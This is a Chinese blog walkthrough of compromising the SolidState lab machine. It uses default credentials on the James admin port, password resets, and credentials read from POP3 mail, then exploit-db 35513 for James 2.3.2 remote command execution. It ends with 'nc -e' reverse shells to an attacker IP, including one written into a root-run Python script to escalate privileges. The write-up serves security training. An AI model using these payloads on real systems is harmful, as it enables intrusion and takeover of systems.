

靶机渗透测试（SolidState: 1）

原创


@小张小张 于 2020-11-26 20:11:11 发布 412 收藏 5

分类专栏：[靶机渗透题解](#) 文章标签：[靶机复现](#) [rbash linux .py文件代码提权](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_46700042/article/details/110137953

版权



[靶机渗透题解](#) 专栏收录该内容

23 篇文章 1 订阅

订阅专栏

靶机渗透测试（SolidState: 1）：

Vulnhub靶机 SolidState: 1

靶机：修改靶机的网络配置为桥接模式。

攻击机：Kali虚拟机，同样使用桥接模式，即可访问靶机。

靶机难度：（====）

描述：**It was originally created for HackTheBox**

flag进度：**2/2**

渗透流程：

1. 探测靶机ip地址（netdiscover -i eth0 -r 网关）

```
命令：netdiscover -i eth0 -r 192.168.10.0
```

靶机ip为: 192.168.10.140

```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
Currently scanning: Finished! | Screen View: Unique Hosts

14 Captured ARP Req/Rep packets, from 14 hosts. Total size: 840

-----
IP                At MAC Address    Count    Len  MAC Vendor / Hostname
-----
192.168.10.1      b0:39:56:96:f6:84    1       60  NETGEAR
192.168.10.12     38:ba:f8:28:90:42    1       60  Intel Corporate
192.168.10.17     9c:28:f7:77:fb:f6    1       60  Unknown vendor
192.168.10.132    1c:1b:b5:8f:aa:e3    1       60  Intel Corporate
192.168.10.140    00:0c:29:c2:9a:33    1       60  VMware, Inc.
192.168.10.49     f4:d1:08:bf:c6:dd    1       60  Intel Corporate
192.168.10.66     6a:da:c3:2b:49:15    1       60  Unknown vendor
192.168.10.37     5c:5f:67:2a:21:c8    1       60  Intel Corporate
192.168.10.106    0c:dd:24:1f:52:3e    1       60  Unknown vendor
192.168.10.47     58:85:e9:24:ec:1d    1       60  Unknown vendor
192.168.10.130    04:79:70:78:ba:79    1       60  HUAWEI TECHNOLOGIES CO.,LTD
192.168.10.160    0c:dd:24:1f:52:3e    1       60  Unknown vendor
192.168.10.246    20:0d:b0:30:87:d6    1       60  Shenzhen Four Seas Global Li
192.168.10.249    50:2b:73:dd:2f:f1    1       60  Tenda Technology Co.,Ltd.Don

root@kali:~#
```

https://blog.csdn.net/weixin_46700042

2. nmap进行靶机端口服务扫描

命令: `nmap -sS -Pn -A -p- -n 192.168.10.140`


靶机开放22/ssh、25/smtp、80/http、110/pop3、119/nntp、4555/james-admin等端口服务

```
root@kali:~# nmap -sS -Pn -A -p- -n 192.168.10.140
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-25 15:50 CST
Nmap scan report for 192.168.10.140
Host is up (0.0010s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
|_  256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_  256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp    open  smtp         JAMES smtpd 2.3.2
|_ _smtp-commands: solidstate Hello nmap.scanme.org (kali.lan [192.168.10.9]), PIP
ELINING, ENHANCEDSTATUSCODES,
80/tcp    open  http         Apache httpd 2.4.25 ((Debian))
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Home - Solid State Security
110/tcp   open  pop3         JAMES pop3d 2.3.2
119/tcp   open  nntp         JAMES nntpd (posting ok)
4555/tcp  open  james-admin  JAMES Remote Admin 2.3.2
MAC Address: 00:0C:29:C2:9A:33 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
```

https://blog.csdn.net/weixin_46700042

3. 根据端口服务进行信息收集 (80/http端口)

我们访问80页面进行信息收集：查看源代码，御剑，dirb扫描均没有收集到任何有价值的信息，故80页面无果！！



```
root@kali:~# dirb http://192.168.10.140/ /usr/share/dirb/wordlists/big.txt
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Nov 25 16:01:08 2020
URL_BASE: http://192.168.10.140/
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt

-----

GENERATED WORDS: 20460

---- Scanning URL: http://192.168.10.140/ ----
==> DIRECTORY: http://192.168.10.140/assets/
==> DIRECTORY: http://192.168.10.140/images/
+ http://192.168.10.140/server-status (CODE:403|SIZE:302)

---- Entering directory: http://192.168.10.140/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway) https://blog.csdn.net/weixin_46700042
```

4. 端口服务信息收集（4555/james-admin端口）

开放的4555端口存在远程命令执行漏洞


使用nc命令进行远程连接：

```
nc 192.168.10.140 4555
输入id=root、password=root
```


nc的作用:


- (1) 实现任意TCP/UDP端口的侦听
- (2) 端口的扫描, nc可以作为client发起TCP或UDP连接
- (3) 机器之间传输文件
- (4) 机器之间网络测速

键入help命令查看, 发现可以执行listusers (列出用户名), setpassword (重置密码) 等操作;
Remote Admin Service (远程管理服务)



```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 标签(B) 帮助(H)
root@kali: ~ x root@kali: ~ x root@kali: ~ x
root@kali:~# nc 192.168.10.140 4555
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
ls
Unknown command ls
help
Currently implemented commands:
help          display this help
listusers     display existing accounts
countusers    display the number of existing accounts
adduser [username] [password] add a new user
verify [username] verify if specified user exist
deluser [username] delete existing user
setpassword [username] [password] sets a user's password
setalias [user] [alias] locally forwards all email for 'user' to
'alias'
showalias [username] shows a user's current email alias
unsetalias [user] unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another email
```

使用listusers命令, 发现存在5位用户:



```
listusers
Existing accounts 5
user: james
user: thomas
user: john
user: mindy
user: mailadmin
```

我们使用setpassword命令将5位用户密码均重置为111;
setpassword 【用户名】 【密码】

```
setpassword james 111
^[[APassword for james reset
setpassword thomsetpassword thomas 111
Unknown command
Unknown command
setpassword thomas 111
Password for thomas reset
setpassword john 111
Password for john reset
setpassword mindy 111
Password for mindy reset
setpassword mailadmin 111
Password for mailadmin reset
```

https://blog.csdn.net/weixin_46700042

然后使用其他命令进行信息收集，并未从4555端口处发现其他有价值的信息！！

5. 端口服务信息收集（110/pop3端口）

POP3服务器是遵循POP3协议的接受邮件服务器，用于接收电子邮件

我们使用telnet命令进行远程登陆：

命令：telnet 192.168.10.140 110

Telnet是Internet的远程登录协议，可以通过它远程登录来控制别的计算机

```
root@kali:~# telnet 192.168.10.140 110
Trying 192.168.10.140...
Connected to 192.168.10.140.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
user james
+OK
pass 111
+OK Welcome james
list
+OK 0 0
.
.
-ERR
0 0
-ERR
retr 1
-ERR Message (1) does not exist.
retr .
-ERR Usage: RETR [mail number]
```

https://blog.csdn.net/weixin_46700042

输入：

user [用户名]

pass [密码]

list（输出文件列）

使用retr命令下载文件

RETR和STOR命令是FTP协议中的下载和上传命令，可以针对文件和目录

浅谈FTP协议与应用

```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 标签(B) 帮助(H)
root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
user mindy
+OK
pass 111
+OK Welcome mindy
list
+OK 2 1945
1 1109
2 836
.
retr 1
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <5420213.0.1503422039826.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
        by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 798
        for <mindy@localhost>;
        Tue, 22 Aug 2017 13:13:42 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:13:42 -0400 (EDT)
From: mailadmin@localhost
```

在使用retr 2命令后，我们可以看到mindy用户的账号密码！（猜测用于ssh登陆）

```
mindy // P@55W0rd1!2@
```

```
retr 2
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
        by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
        for <mindy@localhost>;
        Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,

Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: P@55W0rd1!2@

Respectfully,
James
```

依次登陆5位用户，查看用户目录下的信息，使用retr命令下载文件，并在数据窗口中可以看到指定下载文件的内容。

在110/pop3端口，我们只发现了mindy用户的ssh登陆账号密码，在其他用户下也并没有任何有价值的发现！！

6. 端口服务信息收集（22/ssh端口）

我们使用mindy用户的账号密码，进行ssh远程连接，但当我们whoami时发现为rbash（受限的shell），ls发现存在user.txt，cat查看发现一项flag！！

```
root@kali:~# ssh mindy@192.168.10.140
The authenticity of host '192.168.10.140 (192.168.10.140)' can't be established.
ECDSA key fingerprint is SHA256:njQxYC21MJdcSfcgK0pfTedDAXx50SYVGPCfChsGwI0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.10.140' (ECDSA) to the list of known hosts.
mindy@192.168.10.140's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 22 14:00:02 2017 from 192.168.11.142
mindy@solidstate:~$ whoami
-rbash: whoami: command not found
mindy@solidstate:~$ ls
bin user.txt
mindy@solidstate:~$ cat user.txt
914d0a4ebc1777889b5b89a23f556fd75
mindy@solidstate:~$
```

https://blog.csdn.net/weixin_46700042

双击Tab键，终端会输出当前用户可以执行的命令：

```
mindy@solidstate:~$
Display all 176 possibilities? (y or n)
:
!
./
[
[[
]]
{
}
alias
_allowed_groups
_allowed_users
_available_interfaces
bg
bind
break
builtin
caller
case
cat
cd
_cd
_cd_devices
command
_command_offset
compgen
complete
_complete as root
_completion_loader
compopt
_configured_interfaces
continue
coproc
_count_args
declare
dequote
mindy@solidstate:~$
dirs
disown
do
done
_dvd_devices
echo
elif
else
enable
esac
eval
exec
exit
_expand
_expand_tilde_by_ref
export
false
fc
fg
fi
_filedir
_filedir_xspec
for
fstypes
function
_get_comp_words_by_ref
_get_cword
_get_cword_at_cursor_by_ref
_get_first_arg
getopts
_get_pword
_gids
_git_eread
_git_psl
_git_psl_colorize_gitstring
_git_psl_show_upstream
_grubcomp
_grub_dir
_grub_editenv
_grub_get_last_option
_grub_get_options_from_help
_grub_get_options_from_usage
_grub_install
_grub_list_menuentries
_grub_list_modules
_grub_mkconfig
_grub_mkfont
_grub_mkimage
_grub_mkpaswd_pbkdf2
_grub_mkrescue
_grub_probe
_grub_script_check
_grub_set_entry
_grub_setup
hash
have
help
history
if
in
_init_completion
_installed_modules
_ip_addresses
jobs
kernel_versions
kill
_known_hosts
_known_hosts_real
let
local
logout
longopt
ls
__ltrim_colon_completions
_mac_addresses
mapfile
_minimal
_modules
_ncpus
_parse_help
_parse_options
_parse_usage
_pci_ids
_pgids
_pids
_pnames
popd
printf
pushd
pwd
quote
quote_readline
quote_readline_by_ref
read
readarray
readonly
_realcommand
_reassemble_comp_words_by_ref
return
_rl_enabled
_root_command
select
_service
_services
set
_shells
shift
shopt
_signals
source
_split longopt
suspend
_sysvdirs
_terms
test
then
_tilde
time
times
trap
true
type
typeset
uids
ulimit
umask
unalias
unset
until
_upvar
_upvars
_usb_ids
_user_at_host
_usergroup
_userland
_variables
wait
while
xfunc
_xinetd_services
```

https://blog.csdn.net/weixin_46700042

cat etc/passwd可以看到mindy用户可以利用/bin/rbash/进行反向shell提权：

```

mindy@solidstate:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
usbmux:x:105:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
rtkit:x:106:110:RealtimeKit,,,:/proc:/bin/false
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/bin/false
messagebus:x:108:111::/var/run/dbus:/bin/false
geoclue:x:109:115::/var/lib/geoclue:/bin/false
avahi:x:110:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:111:118:colord colour management daemon,,,:/var/lib/colord:/bin/false
saned:x:112:119::/var/lib/saned:/bin/false
speech-dispatcher:x:113:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
pulse:x:114:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
Debian-gdm:x:116:122:Gnome Display Manager:/var/lib/gdm3:/bin/false
sshd:x:117:65534::/run/sshd:/usr/sbin/nologin
james:x:1000:1000:james:/home/james:/bin/bash
mindy:x:1001:1001:mindy:/home/mindy:/bin/rbash
mindy@solidstate:~$

```

https://blog.csdn.net/weixin_46700042

rbash（受限的shell），有很多基础的命令都执行不了，我们可以通过下面两种方式进行绕过：

一. exp利用

使用searchsploit搜寻版本漏洞，cp脚本文件下载到kali中：

```

root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~
searchsploit 35513
root@kali: ~
Exploit Title
-----
Apache James Server 2.3.2 - Remote Command Execution
-----
Shellcodes: No Result
root@kali:~# cp /usr/share/exploitdb/<pre>exploits/linux/remote/<font color="#EF2929"><b>35513</b></font>.py
bash: 未预期的符号"<"附近有语法错误
root@kali:~# cp /usr/share/exploitdb/exploits/linux/remote/35513.py /root
root@kali:~# ls
1.php 7z.py 模板 图片 下载 桌面 a.py backupPasswords crunch-3.6.tgz dirty.c hydra.ssh mima.txt shell sources.list.squeeze
35513.py 公共 视频 文档 音乐 aaaa.jpg arjun.7z crunch-3.6 dama.php hydra.restore lxd-alpine-builder phpshell.php shell.php test.php

```

我们vi打开py脚本文件，设置payload：

```

nc -e /bin/sh 192.168.10.9 1234
payload为本地kali的IP地址和nc监听的端口

```



```
#!/usr/bin/python
#
# Exploit Title: Apache James Server 2.3.2 Authenticated User Remote Command Execution
# Date: 16\10\2014
# Exploit Author: Jakub Palaczynski, Marcin Woloszyn, Maciej Grabiec
# Vendor Homepage: http://james.apache.org/server/
# Software Link: http://ftp.ps.pl/pub/apache/james/server/apache-james-2.3.2.zip
# Version: Apache James Server 2.3.2
# Tested on: Ubuntu, Debian
# Info: This exploit works on default installation of Apache James Server 2.3.2
# Info: Example paths that will automatically execute payload on some action: /etc/bash_completion.d , /etc/pm/config.d

import socket
import sys
import time

# specify payload
# payload = 'touch /tmp/proof.txt' # to exploit on any user
payload = 'nc -e /bin/sh 192.168.10.9 1234' # to exploit only on root
# credentials to James Remote Administration Tool (Default - root/root)
user = 'root'
pwd = 'root'

if len(sys.argv) != 2:
    sys.stderr.write("[-]Usage: python %s <ip>\n" % sys.argv[0])
    sys.stderr.write("[-]Example: python %s 127.0.0.1\n" % sys.argv[0])
    sys.exit(1)

ip = sys.argv[1]

def recv(s):
    s.recv(1024)
    time.sleep(0.2)

try:
    print "[+]Connecting to James Remote Administration Tool..."
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip, 4555))
    s.recv(1024)
    s.send(user + "\n")
```

https://blog.csdn.net/weixin_46700042

执行脚本文件：

命令：

python 35513.py [ip]

```
root@kali:~# python 35513.py
[-]Usage: python 35513.py <ip>
[-]Example: python 35513.py 127.0.0.1
root@kali:~# python 35513.py 192.168.10.140
[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server...
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in.
root@kali:~#
```

https://blog.csdn.net/weixin_46700042

再次使用ssh远程登录，，可以看到脚本文件开始编译执行，我们在kali终端设置nc监听：

```
root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x
root@kali:~# ssh mindy@192.168.10.140
mindy@192.168.10.140's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Nov 25 03:28:52 2020 from 192.168.10.9
-rbash: $'\254\355\005sr\036org.apache.james.core.MailImpl\304x\r\345\274\317\003': command not found
-rbash: L: command not found
-rbash: attributestLjava/util/HashMap: No such file or directory
-rbash: L
      errorMessageetLjava/lang/String: No such file or directory
-rbash: L
      lastUpdatedtLjava/util/Date: No such file or directory
-rbash: LmessageetLjvax/mail/internet/MimeMessage: No such file or directory
-rbash: $'L\004nameq-\002L': command not found
-rbash: recipientstLjava/util/Collection: No such file or directory
-rbash: L: command not found
-rbash: $'remoteAddrq-\002L': command not found
-rbash: remoteHostq-LsendertLorg/apache/mailet/MailAddress: No such file or directory
-rbash: $'L\005stateq-\002xpsr\035org.apache.mailet.MailAddress': command not found
-rbash: $'\221\222\204m\307{\244\002\003I\003posL\004hostq-\002L\004userq-\002xp': command not found
-rbash: @team.pl>
Message-ID: <14775854.0.1606294567344.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: ../../../../../../../../../../etc/bash_completion.d@localhost
Received: from kali.lan ([192.168.10.9])
      by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 219
      for <../../../../../../../../../../../../etc/bash_completion.d@localhost>;
      Wed, 25 Nov 2020 03:55:55 -0500 (EST)
Date: Wed, 25 Nov 2020 03:55:55 -0500 (EST)
From: team@team.pl

: No such file or directory

```

https://blog.csdn.net/weixin_46700042

可以看到成功监听，id查看为mindy用户权限；

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.10.9] from solidstate.lan [192.168.10.140] 60836
id
uid=1001(mindy) gid=1001(mindy) groups=1001(mindy)
whoami
mindy
```

二.一句话绕过

使用一句话命令即可成功绕过：

```
ssh mindy@192.168.10.140 "export TERM=xterm; python -c 'import pty; pty.spawn("/bin/sh")'"
```

```
root@kali:~# ssh mindy@192.168.10.140 "export TERM=xterm; python -c 'import pty; pty.spawn("/bin/sh")'"
mindy@192.168.10.140's password:
$ id
id
uid=1001(mindy) gid=1001(mindy) groups=1001(mindy)
$ whoami
whoami
mindy
$
```

虚拟机中移出或按 Ctrl+Alt

7. 提权操作：

反弹shell成功

根据前面的邮件提示信息，获得ssh的登录凭证是从James那里获取的，所以查看对应用户的进程运行情况：

```
命令： ps aux | grep james
```

显示了opt作为根进程，cd进入opt文件夹：

```
ps aux | grep james
root      393  0.0  0.1 2332  520 ?        Ss   02:44   0:00 /bin/sh /opt/james-2.3.2/bin/run.sh
root      422  0.7  8.3 450408 42272 ?        Sl   02:44   0:39 /usr/lib/jvm/java-8-openjdk-1386/bin/java -Djava.ext.dirs=/opt/james-2.3.2/lib:/opt/james-2.3.2/tools/lib -Djava.secu
rity.manager -Djava.security.policy=jar:file:/opt/james-2.3.2/bin/phoenix-loader.jar!/META-INF/java.policy -Dnetworkaddress.cache.ttl=300 -Dphoenix.home=/opt/james-2.3.2 -Djava.io.tmp
dir=/opt/james-2.3.2/temp -jar /opt/james-2.3.2/bin/phoenix-loader.jar
mindy     3375  0.0  0.1 4736  752 pts/0    S+   04:07   0:00 grep james
cd /opt
ls
james-2.3.2
tmp.py
python tmp.py
id
uid=1001(mindy) gid=1001(mindy) groups=1001(mindy)
```

存在一个Python程序tmp.py程序可以利用，，属于root权限，那么我们将它更改程序执行命令的提权代码：

```
命令: echo 'import os; os.system("/bin/nc 192.168.10.9 666 -e /bin/bash")' > /opt/tmp.py
```

```
cat tmp.py
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()

echo 'import os; os.system("/bin/nc 192.168.10.9 666 -e /bin/bash")' > /opt/tmp.py
ls
james-2.3.2
tmp.py
cat tmp.py
import os; os.system("/bin/nc 192.168.10.9 666 -e /bin/bash")
python tmp.py
```

反弹shell成功，拿到root权限!!!

实验结束！

```
root@kali:~# nc -lvp 666
listening on [any] 666 ...
id
connect to [192.168.10.9] from solidstate.lan [192.168.10.140] 48778
uid=0(root) gid=0(root) groups=0(root)
id
uid=0(root) gid=0(root) groups=0(root)
ls
root.txt
cat root.txt
b4c9723a28899b1c45db281d99cc87c9
```

实验总结：

在本次实验中，靶机开放了许多新颖的端口服务，通过端口服务进行信息收集，在4555端口存在远程代码执行，我们在4555端口得到用户名，并重置了用户密码；在pop3服务中，查看到邮件信息，得到下一步ssh的登陆账号密码；

以及在ssh登陆成功后，受限制的rbash绕过是本次实验的特点，我们可以使用一句话绕过，也可以exp绕过；

提权部分为向可执行.py文件中添加可提权的代码,编译执行，成功提权root权限！！！！